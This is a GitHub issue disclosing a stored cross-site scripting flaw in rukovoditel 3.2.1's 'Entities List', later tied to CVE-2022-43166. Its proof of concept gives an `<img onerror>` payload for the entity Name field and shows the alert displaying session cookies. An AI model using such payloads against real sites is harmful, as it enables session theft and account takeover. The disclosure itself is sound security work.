anhdq201 / rukovoditel Public

Code Issues 9 Pull requests Actions Projects Security ...

New issue

Jump to bottom

Stored Cross Site Scripting Vulnerability on "Entities List" in rukovoditel 3.2.1 #2

Closed anhdq201 opened this issue on Oct 9 · 1 comment

anhdq201 commented on Oct 9 • edited Owner


Version: 3.2.1

Description

An authenticated malicious user can take advantage of a Stored XSS vulnerability in the "Entities List" feature.

Proof of Concept

Step 1: Go to "/index.php?module=entities/entities", click "Add New Entity" and insert payload "`<img src=1 onerror='alert(document.coookie)'/>`" in Name field.



Rukovoditel allows you build your own database by adding new entities and relationships. Read more.

Entity Info


Group: test

Name: <img src=1 onerror='alert(document.cookie)'>

Sort Order: 0

Administrator Note:

Step 2: Alert XSS Message



localhost:13338 says

cookie_test=please_accept_for_session; sid=nomms0shdbh9rcr934gre6grh5; user_skin=blue

Action	#	Group	Name	Note	Sort Order
	25		test	ℹ	0
	21		Projects		1
	22		Tasks		1
	23		Tickets		2
	24		Discussions		3
	1		Users		10
	31	test			0
	26	test	test	ℹ	0
	28		ikus	ℹ	0
	27	test	test 2	ℹ	1

Impact

If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user.

anhdq201 changed the title ~~Store Cross Site Scripting Vulnerability on "Entities List" in rukovoditel 3.2.1~~ **Stored Cross Site Scripting Vulnerability on "Entities List" in rukovoditel 3.2.1** on Oct 9

anhdq201 closed this as completed on Oct 9

anhdq201 reopened this on Oct 23

anhdq201 commented 25 days ago Owner Author

CVE-2022-43166

anhdq201 closed this as completed 25 days ago

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant